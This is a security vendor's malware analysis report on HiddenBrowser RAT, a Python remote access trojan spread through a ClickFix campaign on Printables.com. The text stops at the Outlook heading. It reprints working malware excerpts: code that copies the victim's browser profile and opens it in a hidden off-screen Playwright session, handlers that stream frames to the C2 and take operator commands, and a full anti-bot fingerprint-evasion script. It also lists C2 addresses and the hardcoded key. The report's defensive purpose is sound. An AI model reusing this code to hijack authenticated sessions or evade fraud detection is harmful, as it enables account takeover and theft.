

HiddenBrowser RAT: Playwright-Based Browser Hijacking in a ClickFix Campaign

Part 2 — The printables.com Campaign

Version

1.0 – 08-06-2026

Author

Dominik Degroot, Senior Cyber Security Analyst @ Controlware CSIRT
Serkan Sirmaci, Cyber Security Analyst @ Controlware CSIRT

Contact

threatreport@controlware.de




Table of Contents

1	EXECUTIVE SUMMARY	4
2	CONTEXT: DISCOVERY AND CONNECTION TO PART 1	5
2.1	HiddenBrowser RAT: Capability Overview	6
3	RELATED PRIOR RESEARCH	7
3.1	Chrome App-Bound Encryption Bypass (Red Canary, November 2024)	7
3.2	NodeStealer: Python Profile Theft (Meta / Netskope / Unit 42, 2023–2024)	7
3.3	CrashFix / ModeloRAT: ClickFix Python RAT (Microsoft / Huntress, January 2026)	7
3.4	ParadiseClipper: Open-Source Lineage	8
3.5	Summary of Novelty	8
4	TECHNICAL DEEP DIVE: THE PLAYWRIGHT BROWSER HIJACKING MODULE	9
4.1	Architecture and Trigger Mechanism	9
4.2	Browser Profile Theft via <code>launch_persistent_context()</code>	10
4.3	Why This Is Immune to App-Bound Encryption	12
4.4	Off-Screen Window and Live Streaming	12
4.5	JavaScript Anti-Fingerprint Injection	14
4.6	Encryption and C2 Communication	17
5	OUTLOOK	18
6	ATTACKER'S PROFILE	19
7	RECOMMENDED MITIGATION MEASURES	20
8	DETECTION	21
8.1	Detection Rule Details	21
8.1.1	ClickFix Technique — Suspicious RunMRU Registry Entry	21
8.1.2	Playwright Hidden Browser Activation	22
8.1.3	HiddenBrowser RAT Artefacts in %TEMP%	22
8.1.4	Automated Python Dependency Installation	23
8.1.5	SOCKS5 Proxy Module Activation	23
9	INDICATORS OF COMPROMISE	24
10	MITRE ATT&CK MAPPING	25
10.1	Resource Development	25

10.2	Execution	25
10.3	Persistence	25
10.4	Defense Evasion	26
10.5	Credential Access	26
10.6	Collection	27
10.7	Command and Control	27
10.8	Impact	27
APPENDIX A LOCATIONS		28

1 Executive Summary

This report is Part 2 of an ongoing analysis of a ClickFix campaign that distributes malware through the 3D model-sharing platform Printables.com. Part 1 documented the delivery of StealC Stealer via the Pyramid framework and in-memory execution. During VirusTotal pivoting on the campaign's C2 infrastructure, we identified a second payload — a binary named print.exe which downloads another ZIP-file that contains a full-featured Python remote access trojan (RAT) — operating on the same C2 endpoint (178[.]16[.]55[.]153). We have named this malware HiddenBrowser RAT, after its most distinctive capability: a hidden, operator-controlled browser session powered by Microsoft's Playwright automation framework.

HiddenBrowser RAT is a single Python script (observed under the filename svchost.py) that combines a broad set of post-exploitation capabilities: a hidden virtual desktop (hVNC), a keylogger, a cryptocurrency clipper derived from the open-source ParadiseClipper project, a SOCKS5 proxy server, and remote shell execution. However, the capability that distinguishes this RAT from the existing threat landscape is its embedded Playwright browser module. When activated by the operator, HiddenBrowser copies the victim's real Chrome, Edge, or Brave browser profile — including all session cookies, saved passwords, and browsing history — launches a hidden off-screen browser window using that profile, and streams a live video feed back to the operator at approximately five frames per second. The operator can navigate, click, type, and scroll as if they were sitting in front of the victim's machine.

This technique is particularly dangerous because it provides the operator with fully authenticated access to every website the victim is logged into — including banking portals, corporate SSO systems, and cloud infrastructure — without triggering any login event or MFA challenge. It is also immune to Google Chrome's App-Bound Encryption (ABE) by design, since the browser decrypts its own cookies normally. To our knowledge, no prior public threat report documents Playwright being weaponized in this way inside a RAT. We assess this represents a novel and escalating evolution in browser-based session hijacking.

2 Context: Discovery and Connection to Part 1

As documented in Part 1, the threat actors distributed malicious ZIP archives through newly created accounts on Printables.com. The archives contained social engineering instructions directing victims to execute a PowerShell command via the Windows Run dialog — a technique known as ClickFix. The infection chain delivered StealC Stealer in encrypted form using the Pyramid framework and PythonMemoryModule for in-memory execution.

During the investigation, VirusTotal pivoting on the C2 IP address identified by the StealC analysis (178[.]16[.]55[.]153) surfaced a second artifact — a Python script named svchost.py, masquerading as a Windows system process. A separate sample using the same infrastructure was found under the filename jeffreyepstein.py, matching the provocative naming convention observed in the main campaign payload (JeffreyEpstein.py).

It is likely that HiddenBrowser RAT was used as a secondary or complementary payload to StealC, providing the threat actors with persistent, interactive access to high-value victims after the initial credential-stealing phase. While StealC exfiltrates stored credentials and cookies in bulk, HiddenBrowser provides the operator with a live, authenticated session — enabling real-time account takeover rather than offline credential replay.




Figure 1 Campaign infrastructure relationship

2.1 HiddenBrowser RAT: Capability Overview

HiddenBrowser RAT is a comprehensive implant. The following table summarizes all observed capabilities. Section 4 provides the detailed technical analysis of the Playwright browser module specifically, which is the focus of this report.

Module	Function	Notes
Playwright Browser	Copies victim's real browser profile; launches hidden off-screen browser; streams live feed to operator	Novel capability — focus of this report
hVNC	Streams real desktop at ~12 FPS; operator controls mouse and keyboard via SendInput()	Operates on the user's active desktop session
Hidden Desktop	Creates an isolated Windows desktop via CreateDesktopW; runs Explorer.exe as shell	Completely invisible to the victim
Keylogger	Polls GetAsyncKeyState at 10 ms; records keystrokes with active window context	Buffers to %TEMP%\rms_kl_*.txt
Crypto Clipper	Monitors clipboard via GetClipboardSequenceNumber; replaces 10 cryptocurrency wallet formats	Derived from open-source ParadiseClipper
SOCKS5 Proxy	RFC 1928/1929-compliant proxy bound to 0.0.0.0:1080; username/password auth	Turns victim machine into a proxy node
Remote Shell	Executes arbitrary commands via cmd.exe or PowerShell	Output returned to C2
State Persistence	Serialises active module state to JSON in %TEMP%; auto-restores on next execution	Survives reboots without re-infection

Table 1 HiddenBrowser RAT capability overview

3 Related Prior Research

To contextualize the novelty of HiddenBrowser's Playwright module, we reviewed public threat intelligence reporting for comparable techniques. We identified four relevant areas of prior research, none of which precisely documents the technique observed here.

3.1 Chrome App-Bound Encryption Bypass (Red Canary, November 2024)

The closest documented precedent in terms of technical approach involves infostealers bypassing Google Chrome's App-Bound Encryption (ABE), introduced in Chrome 127. Multiple families — including StealC, Vidar, and LummaC2 — adopted a technique of spawning a new Chrome subprocess with the `--remote-debugging-port` flag exposed and `--window-position` set to negative coordinates (e.g. -2400,-2400) to position the window off-screen. The malware then connects to Chrome via the Chrome DevTools Protocol (CDP) to extract cookies from the running process.

This technique shares HiddenBrowser's use of off-screen window positioning but differs fundamentally in purpose and architecture: it is a one-shot, passive cookie extraction mechanism with no interactive capability and no streaming. HiddenBrowser's Playwright module provides the operator with a persistent, fully interactive authenticated session — a categorically different level of access.

3.2 NodeStealer: Python Profile Theft (Meta / Netskope / Unit 42, 2023–2024)

NodeStealer, first identified by Meta in January 2023, evolved from a JavaScript-based credential stealer into a sophisticated Python-based infostealer. Later variants copied the victim's browser profile files — the SQLite Cookies database, Login Data file, and Local State (containing the DPAPI encryption key) — and exfiltrated them via Telegram. More advanced variants targeted Facebook Ads Manager accounts specifically, using collected cookies to generate Graph API access tokens and harvest advertising budget information.

NodeStealer demonstrates that Python-based malware authors are actively targeting browser profile data, but the approach remains a static file exfiltration: the cookies are stolen and replayed manually by the attacker elsewhere. HiddenBrowser does not exfiltrate the cookies at all — it launches a real browser using the stolen profile on the victim's own machine, giving the operator an authenticated session from the victim's IP address. This eliminates any anomalous login signals that would arise from replaying cookies from a different location.

3.3 CrashFix / ModeloRAT: ClickFix Python RAT (Microsoft / Huntress, January 2026)

In January 2026, Microsoft Defender Experts and Huntress independently documented CrashFix, a ClickFix variant attributed to the KongTuke threat actor that crashes the victim's browser and instructs them to run a repair command. The core payload — dubbed ModeloRAT — is a Python-based RAT executed via `pythonw.exe` to suppress console windows. The delivery method and execution chain are very similar to HiddenBrowser: ClickFix social engineering, Python payload, hidden window execution.

No public reporting on CrashFix or ModeloRAT documents a Playwright-based browser hijacking module. The malware’s capabilities, while significant, do not include interactive hidden browser sessions.

3.4 ParadiseClipper: Open-Source Lineage

HiddenBrowser’s crypto clipper module is explicitly derived from ParadiseClipper, an open-source Python clipboard hijacker available on GitHub. The code comments within the clipper section of svchost.py directly reference ParadiseClipper and reuse its wallet pattern matching logic with minor additions. This confirms that HiddenBrowser’s author assembled the RAT from multiple public sources, consistent with the ‘LLM-enabled developer’ profile described by BlueVoyant in their February 2026 analysis of ClickFix NodeJS RAT campaigns.

3.5 Summary of Novelty

The table below maps the closest precedents against HiddenBrowser’s Playwright module across the key dimensions that define its risk.

Technique / Malware	Uses browser profile	Off-screen window	Interactive session	ABE immune	Live stream
ABE bypass (StealC/Vidar/Lumma)	No — CDP attach	Yes	No	No	No
NodeStealer Python variants	Yes — file copy	No	No	No	No
CrashFix / ModeloRAT	No	No	No	No	No
HiddenBrowser RAT (this report)	Yes — launch_persistent_context	Yes (-9999,-9999)	Yes — full mouse/key-board	Yes — by design	Yes — 5 FPS JPEG

Table 2 Novelty comparison across closest documented precedents

4 Technical Deep Dive: The Playwright Browser Hijacking Module

4.1 Architecture and Trigger Mechanism

The Playwright module is implemented as the HiddenBrowser class within svchost.py. It is not triggered automatically upon infection — it requires the operator to send an explicit BROWSER_START command over the encrypted C2 channel. This is a deliberate architectural choice: the module is resource-intensive (it spawns a full Chrome process), and the operator activates it selectively against targets of interest after the initial system profile has been reviewed.

The command payload specifies two parameters:

- mode: headless (fully invisible, no GPU window) or stealth (off-screen window at -9999,-9999, uses real GPU rendering)
- browser: the target browser engine — Chromium (Playwright's bundled build), Chrome, Edge, Brave, Opera, Firefox, or WebKit

The stealth mode is significantly more dangerous than headless mode. Headless Chrome is easily detectable by modern anti-bot systems through Canvas fingerprinting, WebGL rendering differences, and Audio API outputs. Stealth mode launches a real headed Chrome window that simply cannot be seen by the victim and produces a genuine GPU-rendered browser fingerprint.

```
elif t == MsgType.BROWSER_START:
    global hidden_browser
    url = msg.get("payload", {}).get("url", "about:blank")
    if hidden_browser and hidden_browser.active:
        hidden_browser.stop()
        hidden_browser = None
    payload = msg.get("payload", {})
    mode = payload.get("mode", "headless")
    browser_name = payload.get("browser", "chromium")
    try:
        from playwright.async_api import async_playwright as _pw_check
        if hidden_browser and hidden_browser.active:
            hidden_browser.stop()
            hidden_browser = None
        hidden_browser = HiddenBrowser()
        start_url = url if url != "about:blank" else "about:blank"
        loop = asyncio.get_event_loop()
        await loop.run_in_executor(None, lambda: hidden_browser.start(mode, start_url, browser_name))
        if browser_task and not browser_task.done():
            browser_task.cancel()
        async def send_browser_frames():
            try:
                while hidden_browser and hidden_browser.active and not stop_event.is_set():
                    img = await hidden_browser.screenshot()
                    cur_url = hidden_browser.get_url()
                    if img:
                        await send_enc(writer, make_msg(MsgType.BROWSER_FRAME, {
                            "image": img, "url": cur_url
                        }, HW_ID))
                    await asyncio.sleep(0.2)
            except Exception as e:
                logging.error(f"Browser frame error: {e}")
        browser_task = asyncio.create_task(send_browser_frames())
        logging.info(f"Playwright browser started mode={mode} url={url}")
    except ImportError:
        logging.error("Playwright not installed! Run: pip install playwright && playwright install chromium")
    except Exception as e:
        logging.error(f"Playwright start error: {e}")
```

Figure 2 svchost.py — BROWSER_START handler

4.2 Browser Profile Theft via launch_persistent_context()

The core of the profile theft is the `_find_chrome_user_profile()` method, which searches for the victim's real browser profile in the following locations in order of preference:

- `%LocalAppData%\Google\Chrome\User Data`
- `%LocalAppData%\Microsoft\Edge\User Data`
- `%LocalAppData%\BraveSoftware\Brave-Browser\User Data`

Once a profile is found, HiddenBrowser copies the Default sub-folder — excluding Cache, Code Cache, and GPU Cache directories to avoid file lock conflicts — to `%TEMP%\rms_pw_profile\Default`. The copy operation uses `shutil.copytree()` with ignore patterns, ensuring that the original profile is not locked or modified.

The copied profile contains the full authenticated state of the victim's browser:

File / Directory	Contents
Cookies	SQLite database containing all session cookies — bypasses password and MFA authentication entirely
Login Data	SQLite database containing saved usernames and passwords (AES-encrypted, key in Local State)
Local State	JSON file containing the DPAPI-wrapped AES key for Login Data decryption
Web Data	SQLite database containing autofill data and stored credit card numbers
History	Full browsing history — reveals internal corporate URLs, banking portals, and SaaS applications
Bookmarks	Bookmarked URLs — further intelligence on internal infrastructure

Table 3 Chrome profile files and their security significance

Playwright is then invoked with `launch_persistent_context()`, passing the copied profile directory path. This means Chrome opens with the victim's complete authenticated state: every website the victim is logged into is immediately accessible to the operator without entering any credentials.

```
def _find_chrome_user_profile(self) -> str:
    """Ищем реальный профиль Chrome/Edge пользователя — с куками и историей. --
    We're looking for a real Chrome/Edge user profile—complete with cookies and browsing history"""
    candidates = [
        os.path.expandvars(r"%LocalAppData%\Google\Chrome\User Data"),
        os.path.expandvars(r"%LocalAppData%\Microsoft\Edge\User Data"),
        os.path.expandvars(r"%LocalAppData%\BraveSoftware\Brave-Browser\User Data"),
    ]
    for p in candidates:
        if os.path.isdir(p):
            return p
    return ""
```

Figure 3 svchost.py - Function to find Chromium user profiles

```
# Stealth режим — окно за экраном -- Stealth mode — a window behind the screen
# Пробуем использовать реальный профиль пользователя - Let's try using a real user profile
user_data = self._find_chrome_user_profile()
if user_data:
    logging.info(f"Stealth: using real Chrome profile from {user_data}")
    # launch_persistent_context использует реальный профиль (куки, пароли, история)
    profile_dir = os.path.join(tempfile.gettempdir(), "rms_pw_profile")
    # Копируем Default профиль чтобы не блокировать оригинал - Copy the Default profile so as not to overwrite the original
    import shutil as _shutil
    src_default = os.path.join(user_data, "Default")
    dst_default = os.path.join(profile_dir, "Default")
    if os.path.isdir(src_default) and not os.path.isdir(dst_default):
        try:
            _shutil.copytree(src_default, dst_default, ignore=_shutil.ignore_patterns(
                "*.log", "*.ldb", "Cache", "Code Cache", "GPUCache"
            ))
        except Exception as e:
            logging.debug(f"Profile copy warning: {e}")

    persistent_opts = dict(
        headless=False,
        args=common_args + [
            "--window-position=-9999,-9999",
            "--window-size=1280,720",
        ],
        viewport={"width": 1280, "height": 720},
        locale="en-US",
        timezone_id="America/New_York",
        no_viewport=False,
    )
    if exe_path:
        persistent_opts["executable_path"] = exe_path
    self._context = await pw_engine.launch_persistent_context(
        profile_dir, **persistent_opts
    )
    self._browser = None
```

Figure 4 svchost.py — Browser profile copy and persistent context launch

4.3 Why This Is Immune to App-Bound Encryption

Google introduced App-Bound Encryption (ABE) in Chrome 127 to prevent external processes from decrypting the Cookies database. ABE ties the decryption key to the Chrome process identity, making it unavailable to malware reading the SQLite file directly.

HiddenBrowser's approach is structurally immune to ABE because it does not attempt to decrypt the cookies database at all. Instead, it instructs Chrome itself to open the profile — and Chrome decrypts its own cookies through normal operation. From Chrome's perspective, a legitimate new Chrome process is starting with a valid user profile. ABE has no mechanism to distinguish this from a legitimate user launching Chrome. The threat actors have effectively side-stepped the entire ABE design.

4.4 Off-Screen Window and Live Streaming

In stealth mode, HiddenBrowser launches Chrome with the following command-line arguments (in addition to the operator-specified browser flags):

Flag	Purpose
<code>--window-position=-9999,-9999</code>	Places the browser window far off-screen; invisible to the victim
<code>--window-size=1280,720</code>	Defines a fixed rendering viewport for consistent screenshots
<code>--no-sandbox</code>	Required for certain Playwright/Chromium execution contexts
<code>--disable-blink-features=AutomationControlled</code>	Removes a key automation fingerprint from the browser
<code>--disable-web-security</code>	Relaxes same-origin policy for operator flexibility
<code>--remote-debugging-pipe</code>	Playwright's CDP communication channel (not a network port)

Table 4 Key command-line flags used by HiddenBrowser in stealth mode

Once the browser is running, a background asyncio task captures JPEG screenshots at 200 ms intervals (~5 FPS) and transmits them to the C2 server. It is important to understand that this capture does not read from the screen. Playwright's `page.screenshot()` issues a `Page.captureScreenshot` command over the internal Chrome DevTools Protocol pipe (`--remote-debugging-pipe`), and Chrome renders the page directly to an internal compositor buffer, returning the JPEG bytes without any involvement of the display. The off-screen window position at `-9999,-9999` is therefore purely a precaution against accidental visibility — the screenshot mechanism functions identically whether the window is on-screen or not, and would continue to work even if the victim's screen were locked.

This distinguishes the browser stream entirely from the hVNC module, which reads from the physical screen framebuffer using the `mss` library and would not capture a window positioned outside the monitor bounds. Both streams are transmitted over the same single TCP connection to the C2 server and multiplexed by message type — `BROWSER_FRAME` for the browser feed and `HDESK_FRAME` for the hVNC feed — allowing the operator to run both simultaneously if desired. The C2 panel routes each stream to its respective interface based on the `type` field in the decrypted message:

- `BROWSER_NAV` — navigate to any URL
- `BROWSER_MOUSE` — click, double-click, right-click, or move the cursor
- `BROWSER_KEY` — send keystrokes including modifier keys (Shift, Ctrl, Alt)
- `BROWSER_SCROLL` — scroll wheel events

```
async def send_browser_frames():
    try:
        while hidden_browser and hidden_browser.active and not stop_event.is_set():
            img = await hidden_browser.screenshot()
            cur_url = hidden_browser.get_url()
            if img:
                await send_enc(writer, make_msg(MsgType.BROWSER_FRAME, {
                    "image": img, "url": cur_url
                }, HW_ID))
            await asyncio.sleep(0.2)
    except Exception as e:
        logging.error(f"Browser frame error: {e}")
browser_task = asyncio.create_task(send_browser_frames())
logging.info(f"Playwright browser started mode={mode} url={url}")
```

Figure 5 svchost.py - Handler for sending browser screenshots

```
elif t == MsgType.BROWSER_NAV:
    if hidden_browser and hidden_browser.active:
        url = msg.get("payload", {}).get("url", "")
        if url:
            await hidden_browser.navigate(url)

elif t == MsgType.BROWSER_MOUSE:
    if hidden_browser and hidden_browser.active:
        p = msg.get("payload", {})
        await hidden_browser.mouse_event(p.get("x", 0), p.get("y", 0), p.get("action", "move"))

elif t == MsgType.BROWSER_KEY:
    if hidden_browser and hidden_browser.active:
        p = msg.get("payload", {})
        await hidden_browser.key_event(
            p.get("keycode", 0),
            p.get("up", False),
            p.get("modifiers", 0)
        )

elif t == MsgType.BROWSER_SCROLL:
    if hidden_browser and hidden_browser.active:
        p = msg.get("payload", {})
        await hidden_browser.scroll_event(p.get("x", 640), p.get("y", 360), p.get("delta", 3))
```

Figure 6 svchost.py — Real-time JPEG streaming and operator control loop

4.5 JavaScript Anti-Fingerprint Injection

Before any page loads, HiddenBrowser injects a JavaScript patch into every browser context via Playwright's `add_init_script()` API. This script runs before any website's own JavaScript and overrides six browser properties that anti-bot and fraud detection systems use to identify automated browsers.

Property patched	What it fixes	Systems bypassed
<code>navigator.webdriver</code>	Overrides true to undefined; removes from prototype chain	All bot detection systems — the most fundamental automation signal
<code>navigator.plugins</code>	Fakes three real Chrome plugins (PDF Plugin, PDF Viewer, NaCl) with correct PluginArray prototype	Cloudflare, PerimeterX, DataDome
<code>navigator.languages</code>	Sets ['en-US','en'] to match a real English-language browser	Language/locale consistency checks
<code>window.chrome</code>	Creates window.chrome with runtime, loadTimes, csi, and app properties	Checks for Chrome-native object presence
<code>navigator.permissions.query</code>	Ensures notification permission state is consistent with Notification.permission	Inconsistency-based fingerprinting
<code>WebGLRenderingContext.getParameter</code>	Returns 'Intel Inc.' for GL_VENDOR and 'Intel Iris OpenGL Engine' for GL_RENDERER	GPU fingerprinting (ThreatMetrix, Bio-Catch, banking portals)

Table 5 JavaScript anti-fingerprint patches injected into every browser page

The patch set is structurally identical to the open-source playwright-stealth Python library, which is itself derived from puppeteer-extra-plugin-stealth. The author did not develop these evasion techniques from scratch but repurposed publicly available anti-bot tooling — consistent with the LLM-assisted development pattern observed across this campaign.

It is important to note what these patches do not cover: Canvas fingerprinting, AudioContext outputs, font enumeration, navigator.hardwareConcurrency, and navigator.deviceMemory are not patched. This means a fully instrumented fraud detection system performing deep behavioural fingerprinting may still detect the automation. However, these patches are sufficient to bypass the majority of common banking and enterprise anti-bot controls.

```
# Антidetект: полный набор патчей - Anti-detection: Complete set of patches
stealth_init = """
(() => {
    // Убираем webdriver - Removing webdriver
    Object.defineProperty(navigator, 'webdriver', {get: () => undefined});
    delete navigator.__proto__.webdriver;

    // Реалистичные плагины - Realistic plugins
    Object.defineProperty(navigator, 'plugins', {
        get: () => {
            var arr = [
                {name:'Chrome PDF Plugin',filename:'internal-pdf-viewer'},
                {name:'Chrome PDF Viewer',filename:'mhjfbmdgcfjbbpaeojofohoefgiehjai'},
                {name:'Native Client',filename:'internal-nacl-plugin'},
            ];
            arr.__proto__ = PluginArray.prototype;
            return arr;
        }
    });

    // Языки - Languages
    Object.defineProperty(navigator, 'languages', {get: () => ['en-US','en']});

    // chrome объект
    if (!window.chrome) {
        window.chrome = {runtime: {}, loadTimes: function(){}, csi: function(){}, app: {}};
    }

    // Permissions
    const origQuery = window.navigator.permissions.query;
    window.navigator.permissions.query = (params) => {
        if (params.name === 'notifications') {
            return Promise.resolve({state: Notification.permission});
        }
        return origQuery(params);
    };

    // WebGL vendor
    const getParam = WebGLRenderingContext.prototype.getParameter;
    WebGLRenderingContext.prototype.getParameter = function(param) {
        if (param === 37445) return 'Intel Inc.';
        if (param === 37446) return 'Intel Iris OpenGL Engine';
        return getParam.call(this, param);
    };
})();
"""
```

Figure 7 svchost.py - Anti-Detection patches

```
# Применяем антidetект ко всем страницам - We apply anti-detection measures to all pages
await self._context.add_init_script(stealth_init)
```

Figure 8 svchost.py — JavaScript anti-fingerprint patch injected into all pages

4.6 Encryption and C2 Communication

All C2 traffic — including the browser frames, operator commands, and system information — is transmitted over a raw TCP connection to 193[.]233[.]138[.]21:9999. Messages are encrypted using the Fernet symmetric encryption scheme (AES-128-CBC + HMAC-SHA256), with the key derived from a static hardcoded password (SuperSecureKey2026!x9K) via PBKDF2-HMAC-SHA256 with a static salt (salt_) and 100,000 iterations.

Because the password and salt are hardcoded in the script, the encryption key is identical across all infected hosts. Security teams who have captured network traffic can decrypt all C2 communications using the key derivation parameters extracted from the script. Each message is prefixed with five random alphabetical bytes (cosmetic junk) and a 4-byte big-endian length field.

5 Outlook

